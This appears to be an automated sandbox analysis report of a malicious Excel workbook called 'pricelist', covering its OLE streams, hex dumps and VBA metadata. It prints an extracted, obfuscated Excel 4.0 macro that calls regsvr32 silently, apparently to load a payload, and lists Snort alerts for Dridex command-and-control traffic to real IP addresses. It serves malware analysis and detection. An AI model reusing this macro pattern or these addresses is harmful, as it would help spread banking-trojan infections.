Data ASCII:	. . . . . .+ , . .0. . . . . .P. . . . . .X. . . . .d. . . . . .l. . . . . .t. . . . . .| . . . . . _. . . . .pricelist. . . . . .Worksheets. . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 a8 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 168

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	168
Entropy:	2.89626404454
Base64 Encoded:	False
Data ASCII:	. . . . . .Oh. . . . .+ ' . .0. . . x. . . . . .8. . . . . .@. . . . . .L. . . . . .X. . . . . .d. . . . . .p. . . . . .@. . . @ . _ . . . . .@. . . . . .JI&. . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 78 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 04 00 00 00 40 00 00 00 08 00 00 00 4c 00 00 00 0c 00 00 00 58 00 00 00 0d 00 00 00 64 00 00 00 13 00 00 00 70 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00

Stream Path: MBD00102510/\x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	MBD00102510/\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . .p. .Fz?. . . . . .a. . . . . .Microsoft Forms 2.0 Form. . . . .Embedded Object. . . . .Forms.MultiPage.1. .9.q. . . . .

General	
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: MBD00102510/f, File Type: data, Stream Size: 178

General	
Stream Path:	MBD00102510/f
File Type:	data
Stream Size:	178
Entropy:	2.56223021678
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . 2 . . . . $ . . . . . # . . . . . P a g e 1 . . . . . $ . . . . . ! . . . . P a g e 2 . . . 5 . . . . . T . . .
Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 00 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: MBD00102510/i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	MBD00102510/i02/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: MBD00102510/i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	MBD00102510/i02/f
File Type:	data
Stream Size:	40
Entropy:	1.54176014818
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: MBD00102510/i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	MBD00102510/i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: MBD00102510/i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	MBD00102510/i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .

General	
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: MBD00102510/i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	MBD00102510/i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: MBD00102510/i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	MBD00102510/i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: MBD00102510/o, File Type: data, Stream Size: 152

General	
Stream Path:	MBD00102510/o
File Type:	data
Stream Size:	152
Entropy:	2.68720470607
Base64 Encoded:	False
Data ASCII:	. . p . 1 . . . . . P a g e 1 . . . . . P a g e 2 . . . . . T a b 3 . . . . T a b 4 . . . . . 5 . . . . . C a l i b r i . . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 84 00 00 00 84 00 00 00 05 00 00 80 50 61 67 65 31 00 00 00 05 00 00 80 50 61 67 65 32 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: MBD00102510/x, File Type: data, Stream Size: 48

General	
Stream Path:	MBD00102510/x
File Type:	data
Stream Size:	48
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 55702

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	55702
Entropy:	5.35171514759
Base64 Encoded:	True
Data ASCII:	. . . . . Z O . . . . . \ \ . p . . . . B . . . . . a . . . . . = ... T h i s W o r k b o o k . . . . = ... C . % 8 X

General	
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 550

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	550
Entropy:	5.28107922141
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 3 4 E D C 8 - 1 B 9 3 - 4 5 B C - B 6 9 0 - D B B 2 9 D 5 C 1 4 7 3 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " E E E C 1 D 3 1 E 5 F 1 D 7 F 5 D 7 F 5 D 7 F 5 D 7 F 5 " . . D P B = " D C D E 2 F 3 F F 3 2 C F 4 2 C F 4 2 C "
Data Raw:	49 44 3d 22 7b 34 39 33 34 45 44 43 38 2d 31 42 39 33 2d 34 35 42 43 2d 42 36 39 30 2d 44 42 42 32 39 44 35 43 31 34 37 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.24455457963
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3574
Entropy:	4.45079869926
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_0, File Type: data, Stream Size: 2060

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_0
File Type:	data
Stream Size:	2060
Entropy:	3.45011283232
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ X . . . . " . . . . Q . . . . Y . n . M . . . W . . v _ . . . .

General	
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_1, File Type: data, Stream Size: 187

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_1
File Type:	data
Stream Size:	187
Entropy:	1.91493173134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . w q . . . . . n i m o . . . . . y e l ^ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_2, File Type: data, Stream Size: 363

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_2
File Type:	data
Stream Size:	363
Entropy:	2.21122978445
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ x . . . . . a . . . . . Z . . . . . Z . . . . .
Data Raw:	72 55 c0 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 7f 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_3, File Type: data, Stream Size: 398

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_3
File Type:	data
Stream Size:	398
Entropy:	2.07709195049
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . @ . q . . . . . ` . . . . . F . 8 . . . . . ` . . . . . @ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 820

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	820
Entropy:	6.49145935167
Base64 Encoded:	True
Data ASCII:	. 0 . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -

General	
Data Raw:	01 30 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 09 a2 eb 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:39:50.885082	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49166	77.220.64.37	192.168.2.22
01/12/21-07:39:54.260102	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49168	80.86.91.27	192.168.2.22
01/12/21-07:39:54.832983	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49169	5.100.228.233	192.168.2.22
01/12/21-07:39:54.832983	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49169	5.100.228.233	192.168.2.22
01/12/21-07:39:55.937339	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49171	77.220.64.37	192.168.2.22
01/12/21-07:39:56.456760	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49172	80.86.91.27	192.168.2.22
01/12/21-07:39:56.959729	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49173	5.100.228.233	192.168.2.22
01/12/21-07:39:56.959729	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49173	5.100.228.233	192.168.2.22
01/12/21-07:39:57.985172	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49175	77.220.64.37	192.168.2.22
01/12/21-07:39:58.507888	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49176	80.86.91.27	192.168.2.22
01/12/21-07:39:59.021977	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49177	5.100.228.233	192.168.2.22
01/12/21-07:39:59.021977	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49177	5.100.228.233	192.168.2.22
01/12/21-07:40:00.063389	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49179	77.220.64.37	192.168.2.22
01/12/21-07:40:00.568408	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49180	80.86.91.27	192.168.2.22
01/12/21-07:40:01.077106	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49181	5.100.228.233	192.168.2.22
01/12/21-07:40:01.077106	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49181	5.100.228.233	192.168.2.22
01/12/21-07:40:02.122035	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49183	77.220.64.37	192.168.2.22
01/12/21-07:40:02.638255	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49184	80.86.91.27	192.168.2.22
01/12/21-07:40:03.167707	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49185	5.100.228.233	192.168.2.22
01/12/21-07:40:03.167707	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49185	5.100.228.233	192.168.2.22
01/12/21-07:40:04.216497	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49187	77.220.64.37	192.168.2.22
01/12/21-07:40:04.735032	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49188	80.86.91.27	192.168.2.22
01/12/21-07:40:05.252447	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49189	5.100.228.233	192.168.2.22
01/12/21-07:40:05.252447	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49189	5.100.228.233	192.168.2.22
01/12/21-07:40:06.290814	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49191	77.220.64.37	192.168.2.22
01/12/21-07:40:06.806955	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49192	80.86.91.27	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:40:07.313185	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49193	5.100.228.233	192.168.2.22
01/12/21-07:40:07.313185	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49193	5.100.228.233	192.168.2.22
01/12/21-07:40:08.344389	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49195	77.220.64.37	192.168.2.22
01/12/21-07:40:08.889039	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49196	80.86.91.27	192.168.2.22
01/12/21-07:40:09.564984	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49197	5.100.228.233	192.168.2.22
01/12/21-07:40:09.564984	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49197	5.100.228.233	192.168.2.22
01/12/21-07:40:11.713544	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49199	77.220.64.37	192.168.2.22
01/12/21-07:40:12.225540	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49200	80.86.91.27	192.168.2.22
01/12/21-07:40:12.731816	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49201	5.100.228.233	192.168.2.22
01/12/21-07:40:12.731816	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49201	5.100.228.233	192.168.2.22
01/12/21-07:40:13.772564	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49203	77.220.64.37	192.168.2.22
01/12/21-07:40:14.296498	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49204	80.86.91.27	192.168.2.22
01/12/21-07:40:14.799192	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49205	5.100.228.233	192.168.2.22
01/12/21-07:40:14.799192	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49205	5.100.228.233	192.168.2.22
01/12/21-07:40:15.832708	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49207	77.220.64.37	192.168.2.22
01/12/21-07:40:16.342420	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49208	80.86.91.27	192.168.2.22
01/12/21-07:40:16.857184	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49209	5.100.228.233	192.168.2.22
01/12/21-07:40:16.857184	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49209	5.100.228.233	192.168.2.22
01/12/21-07:40:17.058584	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49210	5.100.228.233	192.168.2.22
01/12/21-07:40:17.058584	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49210	5.100.228.233	192.168.2.22
01/12/21-07:40:18.097916	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49212	77.220.64.37	192.168.2.22
01/12/21-07:40:18.603747	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49213	80.86.91.27	192.168.2.22
01/12/21-07:40:19.114602	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49214	5.100.228.233	192.168.2.22
01/12/21-07:40:19.114602	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49214	5.100.228.233	192.168.2.22
01/12/21-07:40:20.146485	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49216	77.220.64.37	192.168.2.22
01/12/21-07:40:20.671722	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49217	80.86.91.27	192.168.2.22
01/12/21-07:40:21.196019	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49218	5.100.228.233	192.168.2.22
01/12/21-07:40:21.196019	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49218	5.100.228.233	192.168.2.22
01/12/21-07:40:22.234646	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49220	77.220.64.37	192.168.2.22
01/12/21-07:40:22.753345	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49221	80.86.91.27	192.168.2.22
01/12/21-07:40:23.278831	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49222	5.100.228.233	192.168.2.22
01/12/21-07:40:23.278831	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49222	5.100.228.233	192.168.2.22
01/12/21-07:40:24.288884	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49224	77.220.64.37	192.168.2.22
01/12/21-07:40:24.802850	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49225	80.86.91.27	192.168.2.22
01/12/21-07:40:25.323114	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49226	5.100.228.233	192.168.2.22
01/12/21-07:40:25.323114	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49226	5.100.228.233	192.168.2.22
01/12/21-07:40:26.363502	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49228	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-07:40:27.014090	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49229	80.86.91.27	192.168.2.22
